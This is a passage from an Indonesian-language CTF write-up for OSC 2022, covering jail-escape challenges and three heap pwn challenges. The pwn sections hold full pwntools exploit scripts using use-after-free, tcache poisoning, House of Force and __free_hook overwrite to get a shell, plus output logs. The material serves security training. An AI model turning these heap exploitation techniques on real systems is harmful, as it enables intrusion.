
Merujuk ke suatu gang di Estonia. Kami coba cari lagi dari map. Karena menurut deskripsi “temennya lagi liburan”, dan kebetulan sekali di seberang Soti Klubi tadi ada apartement, maka kami bisa dipastikan di sana tempat temennya memotret foto.





Sudah terlihat alamatnya, mengikuti format alamat berdasarkan keterangan soal maka alamat menjadi: 30 Uus St, Tallinn, Harju County 10111. Lalu dihash ke md5 menjadi bdd6351b0838e6256ab1ca19262220c5

Fun fact: Kami telah attempt puluhan kali salah terus, hingga akhirnya salah satu anggota kami bertanya ke probset.



Flag: **OSC2022{bdd6351b0838e6256ab1ca19262220c5}**

|_ jail1

Welcome to Jail 1 You can't escape!!

nc 139.59.117.189 9999


Solusi:

Coba akses nc yang diberikan, terdapat source code. Mohon maaf ga bisa kami kasih liat karna servicenya mati. Tapi ada whitelistnya lalu kami mencoba untuk membuat skrip untuk melakukan percobaan secara "bruteforce".

helper.py

```
import os


whitelist =
["0","1","2","3","4","5","6","7","8","9","/","*","?","$",".","'","!","@","#"]
skip = ["bc", "tbl"]
for w_1 in whitelist:
      for w_2 in whitelist:
            for w_3 in whitelist:
                  # for w_4 in whitelist:
                  payload = w_1 + w_2 + w_3
                  print("========|", payload)
                  if any([payload in skip]):
                        print("SKIPPED")
                        next
                  os.system(payload)
                  print("========")
```

Setelah dapat payloadnya, dapat dieksekusi di challnya seperti screenshot berikut:



*Kami sempat ambil screenshot sewaktu perlombaan sebagai bahan diskusi tim.


Flag: **OSC2022{$0_g1ve5_sh3ll_T00_Y0u??!!!!}**

|_ jail2

Welcome to Jail 2 You can't escape!!

Format flag : OSC2022{namefile_isifile}
nc 139.59.117.189 9998

Solusi:
Coba akses nc yang diberikan, terdapat source code. Mohon maaf ga bisa kami kasih liat karna servicenya mati. Tapi ada whitelistnya lalu kami memasukkan payload seperti screenshot berikut:



Payload tersebut bekerja dengan memanfaatkan fitur di linux untuk mencari sebuah binary/file yang pada akhirnya akan mengarah ke /bin/bash
*Kami sempat ambil screenshot sewaktu perlombaan sebagai bahan diskusi tim.

Flag: **OSC2022{bre4k1ng_7he_j41l_l1k3_4_b0ss}**

PWN

|_ baby

heap heap heap

nc 139.59.117.189 3301

Solusi:

Diberikan sebuah libc dan binary. Berikut keamanan dan informasi binary yang diberikan:

```
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/pwn/01baby$ ls
chall  exploit.py  flag.txt  libc.so.6
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/pwn/01baby$ file chall
chall: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter
t stripped
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/pwn/01baby$ checksec chall
[*] '/home/stnaive/Documents/ctf/OSC_CTF2022/pwn/01baby/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/pwn/01baby$
```

Disassemble main()

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rax
  __int64 v4; // rbx
  __int64 v5; // rdx
  unsigned int v6; // eax
  void *v7; // rax
  __int64 v8; // rdx
  __int64 v9; // rax
```

```
  size_t v10; // rbx
  void **v11; // rax
  _QWORD *v12; // rax
  const char **v13; // rax
  __int64 v14; // rdx
  __int64 v15; // rax
  __int64 v16; // rax
  unsigned int v18; // [rsp+4h] [rbp-14Ch] BYREF
  unsigned int v19; // [rsp+8h] [rbp-148h] BYREF
  int v20; // [rsp+Ch] [rbp-144h]
  char v21[32]; // [rsp+10h] [rbp-140h] BYREF
  char v22[264]; // [rsp+30h] [rbp-120h] BYREF
  unsigned __int64 v23; // [rsp+138h] [rbp-18h]

  v23 = __readfsqword(0x28u);
  alarm(0x3Cu);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::b
asic_string(v21);
  v18 = 0;
  v19 = 0;
  memset(v22, 0, 0x100uLL);
  v3 = std::operator<<<std::char_traits<char>>(&std::cout, "Hello World!",
```

```
v22);
  std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
  while ( 1 )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        while ( 1 )
        {
          while ( 1 )
          {

my_cin<std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<ch
ar>>>(
              "Options:\n- add\n- remove\n- read\n- send\n- quit\n",
              v21);
            if ( !(unsigned __int8)std::operator==<char>(v21, "add") )
              break;
            my_cin<unsigned int>("Index: ", &v18);
            my_cin<unsigned int>("Size: ", &v19);
            v4 = std::array<String,16ul>::at(v22, v18);
            v5 = operator new[](v19);
            v6 = v19;
            *(_QWORD *)v4 = v5;
            *(_DWORD *)(v4 + 8) = v6;
```

```
          }
          if ( !(unsigned __int8)std::operator==<char>(v21, "remove") )
            break;
          my_cin<unsigned int>("Index: ", &v18);
          v7 = *(void **)std::array<String,16ul>::at(v22, v18);
          if ( v7 )
            operator delete[](v7);
        }
        if ( !(unsigned __int8)std::operator==<char>(v21, "send") )
          break;
        my_cin<unsigned int>("Index: ", &v18);
        v9 = std::operator<<<std::char_traits<char>>(&std::cout, "Send message:
", v8);
        std::ostream::operator<<(v9, &std::endl<char,std::char_traits<char>>);
        v10 = (unsigned int)(*(_DWORD *)(std::array<String,16ul>::at(v22, v18)
+ 8) - 1);
        v11 = (void **)std::array<String,16ul>::at(v22, v18);
        v20 = read(0, *v11, v10);
        v12 = (_QWORD *)std::array<String,16ul>::at(v22, v18);
        *(_BYTE *)(*v12 + v20 + 1LL) = 0;
      }
      if ( !(unsigned __int8)std::operator==<char>(v21, "read") )
        break;
      my_cin<unsigned int>("Index: ", &v18);
      v13 = (const char **)std::array<String,16ul>::at(v22, v18);
      puts(*v13);
```

```
    }
    if ( (unsigned __int8)std::operator==<char>(v21, "quit") )
      break;
    v16 = std::operator<<<std::char_traits<char>>(&std::cout, "Try again",
v14);
    std::ostream::operator<<(v16, &std::endl<char,std::char_traits<char>>);
  }
  v15 = std::operator<<<std::char_traits<char>>(&std::cout, "Goodbye World!",
v14);
  std::ostream::operator<<(v15, &std::endl<char,std::char_traits<char>>);

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~
basic_string(v21);
  return 0;
}
```

Ternyata binary ini dibuat dengan menggunakan bahasa C++.

Terdapat 4 menu utama:

- Add, untuk mengalokasikan memori (malloc) dengan yang diminta oleh user pada indeks tertentu (User Input: Index & Allocation Size)
- Remove, untuk menghapus data dari memori (free | User input: Index)
- Read, untuk membaca/melihat isi dari suatu memori (User Input: Index)
- Send, untuk menulis data pada suatu memori (User Input: Index)

Perhatikan pada bagian menu remove.

Disassemble main() | Menu: Remove

```
<if ( !(unsigned __int8)std::operator==<char>(v21, "remove") )
            break;
          my_cin<unsigned int>("Index: ", &v18);
          v7 = *(void **)std::array<String,16ul>::at(v22, v18);
          if ( v7 )
            operator delete[](v7);
```

Data yang disimpan oleh program, akan dihapus (berujung pada pemanggilan function free()). Tetapi pointer memori tidak dihapus, sehingga hal ini menimbulkan vulnerability Use After Free. Disini kami melakukan Tcache Poisoning untuk menimpa (overwrite) __free_hook menjadi system(). Berikut script yang kami gunakan untuk menyelesaikan soal ini.

exploit.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from os import path
import sys


# =========================[ Information
DIR = path.dirname(path.abspath(__file__))
EXECUTABLE = "/chall"
TARGET = DIR + EXECUTABLE
```

```
HOST, PORT = "139.59.117.189", 3301
REMOTE, LOCAL = False, False

# ==========================[ Tools
elf = ELF(TARGET)
elfROP = ROP(elf)

# ==========================[ Configuration
context.update(
    arch=["i386", "amd64", "aarch64"][1],
    endian="little",
    os="linux",
    log_level = ['debug', 'info', 'warn'][2],
    terminal = ['tmux', 'split-window', '-h'],
)

# ==========================[ Exploit

def add(idx, size):
    global io

    io.sendlineafter("- quit", "add")
    io.sendlineafter(": ", str(idx))
    io.sendlineafter(": ", str(size))
    # io.sendlineafter(": ", message)
    print("ADDED", idx)
```

```
def delete(idx):
    global io

    io.sendlineafter("- quit", "remove")
    io.sendlineafter(": ", str(idx))
    print("DELETED", idx)

def edit(idx, message):
    global io

    io.sendlineafter("- quit", "send")
    io.sendlineafter(": ", str(idx))
    io.sendlineafter(": ", message)
    print("EDITED", idx)

def view(idx):
    global io

    io.sendlineafter("- quit", "read")
    io.sendlineafter(": ", str(idx))
    resp = io.recvuntil("\nOptions", drop=True)
    print("RESP Idx:", idx, " | ", resp)
    return resp

def exploit(io, libc=null):
```

```
    if LOCAL==True:
        #raw_input("Fire GDB!")
        if len(sys.argv) > 1 and sys.argv[1] == "d":
            choosen_gdb = [
                "source /home/mydata/tools/gdb/gdb-pwndbg/gdbinit.py",     # 0
- pwndbg
                "source /home/mydata/tools/gdb/gdb-peda/peda.py",          # 1
- peda
                "source /home/mydata/tools/gdb/gdb-gef/.gdbinit-gef.py"    # 2
- gef
                ][2]
            cmd = choosen_gdb + """


            """
            gdb.attach(io, gdbscript=cmd)

    add(0, 0x420-8)
    add(1, 0x20-8)
    edit(1, "/bin/sh\x00")

    raw_input("LEAK LIBC by using freed Unsorted Bin Chunk")
    delete(0)
    LEAKED_LIBC = u64(view(0).ljust(8, b"\x00"))
    libc.address = LEAKED_LIBC - libc.symbols["__malloc_hook"] & ~0xFFF
    print("LEAKED_LIBC          :", hex(LEAKED_LIBC))
    print("libc.address         :", hex(libc.address))
```

```
    raw_input("Preparing 2 tcache bin for Tcache Poisoning (via Use After
Free)")
    add(2, 0x20-8)
    add(3, 0x20-8)
    delete(3)
    delete(2)
    edit(0, p64(libc.symbols["__free_hook"]))

    # EMPTY THE TCACHE BINS
    add(2, 0x20-8)
    edit(2, p64(0xDEADBEEF))

    raw_input("Overwrite __free_hook with system")
    add(2, 0x20-8)
    edit(2, p64(libc.symbols["system"]))

    delete(1)

    io.interactive()

if __name__ == "__main__":
    io, libc = null, null

    if args.REMOTE:
        REMOTE = True
```

```
        io = remote(HOST, PORT)
        libc = ELF("libc.so.6")
        # libc = ELF("___")


    else:
        LOCAL = True
        io = process(
            [TARGET, ],
            env={
            #     "LD_PRELOAD":DIR+"/___",
            #     "LD_LIBRARY_PATH":DIR+"/___",
            },
        )
        libc = ELF("libc.so.6")
    exploit(io, libc)
```

```
RESP Idx: 0  |  b'\xe0K\x81\x90c\x7f'
LEAKED_LIBC          : 0x7f6390814be0
libc.address         : 0x7f6390628000
Preparing 2 tcache bin for Tcache Poisoning (via Use After Free)
ADDED 2
ADDED 3
DELETED 3
DELETED 2
EDITED 0
ADDED 2
EDITED 2
Overwrite __free_hook with system
ADDED 2
EDITED 2
DELETED 1
$ ls
chall
flag.txt
start.sh
$ cat flag.txt
OSC2022{H3aPP1Ty_H0pp1tY_Fl4G_I5_N0w_mY_Pr0P3r7Y!!}
$
```

Flag: **OSC2022{H3aPP1Ty_H0pp1tY_Fl4G_I5_N0w_mY_Pr0P3r7Y!!}**

|_ myhouse

You've been invited to my house for dinner, but something feels odd...

nc 139.59.117.189 3008

Solusi:

Diberikan binary dan libc, dengan keamanan dan informasi binary sebagai berikut:

```
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/pwn/02myhouse$ file myhouse
myhouse: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
633738024323, for GNU/Linux 3.2.0, not stripped
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/pwn/02myhouse$ checksec myhouse
[*] '/home/stnaive/Documents/ctf/OSC_CTF2022/pwn/02myhouse/myhouse'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./lib'
```

Disassemble main()

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  void *buf[5]; // [rsp+0h] [rbp-50h]
  __int64 v4; // [rsp+28h] [rbp-28h]
  size_t size; // [rsp+30h] [rbp-20h]
  int num; // [rsp+3Ch] [rbp-14h]
  void *ptr; // [rsp+40h] [rbp-10h]
  unsigned int i; // [rsp+48h] [rbp-8h]
  unsigned int v9; // [rsp+4Ch] [rbp-4h]

  v9 = 0;
```

```
setvbuf(_bss_start, 0LL, 2, 0LL);
puts("\n=============");
puts("Hi, welcome to my house!");
printf("this is a gift for you: %p\n", &puts);
ptr = malloc(0x8CuLL);
printf("And another: %p\n", (char *)ptr + 16);
puts("Feel free to leave a review if you enjoyed your stay!");
free(ptr);
puts("=============\n");
puts("1. View review");
puts("2. Add review");
puts("3. Exit\n");
while ( 1 )
{
  while ( 1 )
  {
    printf("> ");
    num = read_num();
    if ( num != 2 )
      break;
    if ( v9 > 3 )
    {
      puts("Too many review! Exiting");
      abort();
    }
    printf("Size: ");
```

```
      size = read_num();
      ptr = malloc(size);
      buf[v9] = ptr;
      printf("Message: ");
      v4 = (int)malloc_usable_size(buf[v9]);
      read(0, buf[v9++], v4 + 8);
      puts("\nReview added!");
    }
    if ( num == 1 )
    {
      for ( i = 0; v9 > i; ++i )
      {
        printf("Review %d:\n", i);
        puts((const char *)buf[i]);
      }
    }
    else if ( num == 3 )
    {
      puts("Bye!");
      exit(0);
    }
  }
}
```

Terdapat 2 menu utama:

- View, untuk melihat data-data yang dialokasikan.

- Add, untuk mengalokasikan dan menambahkan data baru ke heap.

Setelah memahami alur program dengan melakukan debugging, terdapat bug yaitu heap overflow sebanyak 8 byte.

Disassemble main() | Menu: Add

```
if ( num != 2 )
        break;
      if ( v9 > 3 )
      {
        puts("Too many review! Exiting");
        abort();
      }
      printf("Size: ");
      size = read_num();
      ptr = malloc(size);
      buf[v9] = ptr;
      printf("Message: ");
      v4 = (int)malloc_usable_size(buf[v9]);
      read(0, buf[v9++], v4 + 8);
      puts("\nReview added!");
    }
```

Dengan hal ini, kami selaku penyerang dapat menimpa (overwrite) nilai top chunk untuk mengubahnya menjadi -1 (3 bits terakhir akan dianulir / null) untuk melakukan teknik penyerangan House of Force. Berikut script yang kami gunakan untuk menyelesaikan soal ini.

exploit.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from os import path
import sys


# ==========================[ Information
DIR = path.dirname(path.abspath(__file__))
EXECUTABLE = "/myhouse"
TARGET = DIR + EXECUTABLE
HOST, PORT = "139.59.117.189", 3008
REMOTE, LOCAL = False, False


# ==========================[ Tools
elf = ELF(TARGET)
elfROP = ROP(elf)


# ==========================[ Configuration
context.update(
    arch=["i386", "amd64", "aarch64"][1],
    endian="little",
    os="linux",
    log_level = ['debug', 'info', 'warn'][2],
    terminal = ['tmux', 'split-window', '-h'],
```

```
)

# ==========================[ Exploit

def add(size, message="AAAA"):
    global io

    io.sendlineafter("> ", "2")
    io.sendlineafter(": ", str(size))
    io.sendafter(": ", message)

    print("ADDED")



def exploit(io, libc=null):
    if LOCAL==True:
        #raw_input("Fire GDB!")
        if len(sys.argv) > 1 and sys.argv[1] == "d":
            choosen_gdb = [
                "source /home/mydata/tools/gdb/gdb-pwndbg/gdbinit.py",     # 0
- pwndbg
                "source /home/mydata/tools/gdb/gdb-peda/peda.py",          # 1
- peda
                "source /home/mydata/tools/gdb/gdb-gef/.gdbinit-gef.py"    # 2
- gef
```

```
                ][2]
            cmd = choosen_gdb + """
            b *main+418
            b *_int_malloc+2420
            """
            gdb.attach(io, gdbscript=cmd)

    io.recvuntil("this is a gift for you: ")
    LEAKED_LIBC = int(io.recvuntil("\n", drop=True), 16)
    libc.address = LEAKED_LIBC - libc.symbols["puts"]

    io.recvuntil("And another: ")
    LEAKED_HEAP = int(io.recvuntil("\n", drop=True), 16)
    HEAP_BASE = LEAKED_HEAP - 0x20

    print("LEAKED_LIBC          :", hex(LEAKED_LIBC))
    print("libc.address         :", hex(libc.address))
    print("-=-=-")
    print("LEAKED_HEAP          :", hex(LEAKED_HEAP))
    print("HEAP_BASE            :", hex(HEAP_BASE))
    print(hex(libc.search(b"/bin/sh").__next__()))

    raw_input("Allocate & Overwrite top chunk to -1 (but the last 3 bits, will
be nulled / 0)")
    p = b""
    p += b"/bin/sh\x00"
```

```
    p = p.ljust(0x18, b"\x00")
    p += p64(0xFFffFFffFFffF000)
    add(0x18, p)

    raw_input("Top Chunk will appear near the target (In this case:
__malloc_hook)")
    distance = libc.symbols["__malloc_hook"] - (HEAP_BASE + 0x20 + 0x10+ 0x10)
# Need adjustment
    add(distance, "BRUHH")

    add(0x18, p64(libc.symbols["system"])*3)

    raw_input("malloc(*'/bin/sh') = system('/bin/sh') = Trigger Shell")
    io.sendlineafter("> ", "2")
    io.sendlineafter(": ", str(libc.search(b"/bin/sh").__next__()))

    io.interactive()

if __name__ == "__main__":
    io, libc = null, null

    if args.REMOTE:
        REMOTE = True
        io = remote(HOST, PORT)
        libc = ELF("lib/libc.so.6")
```

```
    else:
        LOCAL = True
        io = process(
            [TARGET, ],
            env={
            #      "LD_PRELOAD":DIR+"/___",
            #      "LD_LIBRARY_PATH":DIR+"/___",
            },
        )
        libc = ELF("lib/libc.so.6")
    exploit(io, libc)
```

```
LEAKED_LIBC         : 0x7fe9802f7f10
libc.address        : 0x7fe98028a000
-=-=-
LEAKED_HEAP         : 0x5595c26d1020
HEAP_BASE           : 0x5595c26d1000
0x7fe980401375
Allocate & Overwrite top chunk to -1 (but the last 3 bits, will be nulled / 0)
exploit.py:32: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter("> ", "2")
/home/stnaive/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII,
  res = self.recvuntil(delim, timeout=timeout)
exploit.py:33: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter(": ", str(size))
/home/stnaive/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII,
  res = self.recvuntil(delim, timeout=timeout)
ADDED
Top Chunk will appear near the target (In this case: __malloc_hook)
exploit.py:34: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendafter(": ", message)
ADDED
ADDED
malloc(*'/bin/sh') = system('/bin/sh') = Trigger Shell
exploit.py:84: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter("> ", "2")
exploit.py:85: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter(": ", str(libc.search(b"/bin/sh").__next__()))
$ ls
flag.txt  lib  myhouse
$ cat flag.txt
OSC2022{w3lc0m3_t0_my_h0u533_0f_f0rc3_r3viewww_m33!!}
$
```

Flag: **OSC2022{w3lc0m3_t0_my_h0u533_0f_f0rc3_r3viewww_m33!!}**

|_ papertitle

I created this amazing service to store all my papers. Can you get the flag?

nc 139.59.117.189 3006

Solusi:

DIberikan sebuah binary, dengan informasi dan keamanan binary sebagai berikut:

```
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/pwn/03papertitle$ file papertitle
papertitle: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
or GNU/Linux 3.2.0, stripped
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/pwn/03papertitle$ checksec papertitle
[*] '/home/stnaive/Documents/ctf/OSC_CTF2022/pwn/03papertitle/papertitle'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
stnaive@ubuntu:~/Documents/ctf/OSC_CTF2022/pwn/03papertitle$
```

Terdapat 5 menu utama pada program:

- List Paper, menampilkan seluruh data (paper) yang sudah dibuat.
- Add Paper, menambahkan data / paper baru. (User Input: Title Size, Content Size, Title, Content)
- Display Paper, menampilkan Title & Content dari suatu paper. (User Input: Index)
- Edit Paper, mengubah isi / “Content” dari paper. (User Input: Index, Content)
- Delete Paper, menghapus paper.

Disassemble main() | Menu: Add

```
void add_paper()

{

  unsigned int *ptr; // [rsp+0h] [rbp-10h]

  int content_size; // [rsp+8h] [rbp-8h]

  int title_size; // [rsp+Ch] [rbp-4h]


  if ( (unsigned int)counter <= 19 )
```

```
{
  ptr = (unsigned int *)malloc(0x30uLL);
  title_size = printf_and_readint("Title size");
  content_size = printf_and_readint("Content size");
  if ( title_size > 0 && content_size > 0 )
  {
    ptr[6] = title_size + 2;
    ptr[2] = content_size + 2;
    *(_QWORD *)ptr = malloc(ptr[2]);
    *((_QWORD *)ptr + 2) = malloc(ptr[6]);
    *((_QWORD *)ptr + 5) = display_4011F3;
    *((_QWORD *)ptr + 4) = read_content__401196;
    printf("Title > ");
    fgets(*((char **)ptr + 2), ptr[6], stdin);
    *(_BYTE *)(*((_QWORD *)ptr + 2) + ptr[6] - 2) = 10;
    printf("Content > ");
    fgets(*(char **)ptr, ptr[2], stdin);
    *(_BYTE *)(*(_QWORD *)ptr + ptr[2] - 2) = 10;
    CHUNK_qword_4040C0[counter++] = ptr;
  }
  else
  {
    puts("[!] Error : bad size !");
    free(ptr);
  }
}
```

```
  else
  {
    puts("[!] Error : too much papers !");
  }
}
```

Perhatikan potongan kode pada menu delete paper dibawah ini.

Disassemble main() | Menu: Delete

```
int sub_401685()
{
  int idx; // [rsp+Ch] [rbp-4h]


  idx = printf_and_readint("paper number");
  if ( idx <= 0 || counter + 1 <= (unsigned int)idx )
    return puts("[!] Error : wrong paper number !");
  free((void *)CHUNK_qword_4040C0[idx - 1]);
  return --counter;
}
```

Dapat dilihat, program akan meminta user memasukkan indeks paper yang ingin dihapus. Lalu program akan menghapusnya menggunakan free(). Tetapi, setelah function free dipanggil, pointer paper tidak dihapus. Hal ini menimbulkan vulnerability Use After Free.

Kami memanfaatkan Use After Free, untuk menimpa (overwrite) pointer chunk, yang awalnya mengarah ke heap memory menjadi address GOT Malloc untuk melakukan leak address libc. Setelah itu, kami menimpa kembali address GOT Malloc, menjadi address __free_hook agar kita

dapat mengubah isi dari __free_hook menjadi system. Sehingga, saat suatu chunk dihapus / free(), program akan memanggil function system(). Dalam hal ini, kami sudah menyiapkan chunk yang berisi string “/bin/sh” sehingga, saat dihapus, program akan menjalankan shell.

Berikut script yang kami gunakan untuk menyelesaikan challenge ini.

exploit.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from os import path
import sys


# ===========================[ Information
DIR = path.dirname(path.abspath(__file__))
EXECUTABLE = "/papertitle"
TARGET = DIR + EXECUTABLE
HOST, PORT = "139.59.117.189", 3006
REMOTE, LOCAL = False, False


# ===========================[ Tools
elf = ELF(TARGET)
elfROP = ROP(elf)


# ===========================[ Configuration
context.update(
```

```
    arch=["i386", "amd64", "aarch64"][1],
    endian="little",
    os="linux",
    log_level = ['debug', 'info', 'warn'][2],
    terminal = ['tmux', 'split-window', '-h'],
)

# ==========================[ Exploit

def add(title_size, content_size, title="AAAA", content="BBBB"):
    global io

    io.sendlineafter("> ", "2")
    io.sendlineafter("> ", str(title_size))
    io.sendlineafter("> ", str(content_size))
    io.sendlineafter("> ", title)
    io.sendlineafter("> ", content)
    # io.sendlineafter("> ", "2")
    print("CREATED")

def delete(idx):
    global io

    io.sendlineafter("> ", "5")
    io.sendlineafter("> ", str(idx))
    print("DELETED", idx)
```

```
def edit(idx, content="BBBB"):
    global io

    io.sendlineafter("> ", "4")
    io.sendlineafter("> ", str(idx))
    io.sendlineafter("> ", content)
    print("EDITED", idx)

def exploit(io, libc=null):
    if LOCAL==True:
        #raw_input("Fire GDB!")
        if len(sys.argv) > 1 and sys.argv[1] == "d":
            choosen_gdb = [
                "source /home/mydata/tools/gdb/gdb-pwndbg/gdbinit.py",     # 0
- pwndbg
                "source /home/mydata/tools/gdb/gdb-peda/peda.py",          # 1
- peda
                "source /home/mydata/tools/gdb/gdb-gef/.gdbinit-gef.py"    # 2
- gef
                ][2]
            cmd = choosen_gdb + """

            """
            gdb.attach(io, gdbscript=cmd)
```

```
    for i in range(1, 7+1):
        add(0x70-8-2, 0x70-8-2, chr(65 + i - 1)*4, chr(ord("a") + i - 1)*4) # 1

    delete(1) # 1 - VICTIM CHUNK
    delete(2) # WE NEED TO FREE THIS, SO WE CAN CONTROL WHERE OUR "Content
Chunk" WILL BE LOCATED



    add(0x70-8-2, 0x40-8-2, "VAINTS", "VAINTS")

    # Controlling Chunk 1 by overwriting Victim Chunk data (pointer) via chunk
2
    p = b""
    p += p64(elf.got["malloc"]) + p64(0x8) # content | content size
    p += p64(elf.got["puts"]) + p64(0x8) # title | title size
    p += p64(0x401196) + p64(0x4011f3) # display | edit
    edit(2, p)

    raw_input("Leak the libc by Accessing Chunk 1 (Content PTR is overwrited by
MALLOC GOT)")
    # display our victim chunk
    io.sendlineafter("> ", "3")
    io.sendlineafter("> ", str(1))
    io.recvuntil("[>] ")
    LEAKED_DATA = u64(io.recvuntil("\n-:: ", drop=True).ljust(8, b"\x00"))
    libc.address = LEAKED_DATA - libc.symbols["malloc"]
```

```
    print("LEAKED_DATA          :", hex(LEAKED_DATA))
    print("libc.address         :", hex(libc.address))

    raw_input("Overwrite the Content PTR of chunk 1 (Malloc GOT) to __free_hook
via chunk 2")
    p = b""
    p += p64(libc.symbols["__free_hook"]) + p64(0xa) # content (Overwrite
chunk) | content size
    p += p64(elf.got["puts"]) + p64(0x8) # title
    p += p64(0x401196) + p64(0x4011f3)
    edit(2, p)

    raw_input("Overwrite __free_hook with system via Chunk 1 (Because we
already overwrite the Content PTR to __free_hook)")
    p = b""
    p += p64(libc.symbols["system"])
    edit(1, p)

    raw_input("Trigger shell")
    edit(2, "/bin/sh\x00")
    delete(1)
    io.interactive()

if __name__ == "__main__":
    io, libc = null, null
```

```
if args.REMOTE:
    REMOTE = True
    io = remote(HOST, PORT)
    libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

else:
    LOCAL = True
    io = process(
        [TARGET, ],
        env={
        #     "LD_PRELOAD":DIR+"/___",
        #     "LD_LIBRARY_PATH":DIR+"/___",
        },
    )
    # libc = ELF("___")

    libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
exploit(io, libc)
```

```
DELETED 1
DELETED 2
CREATED
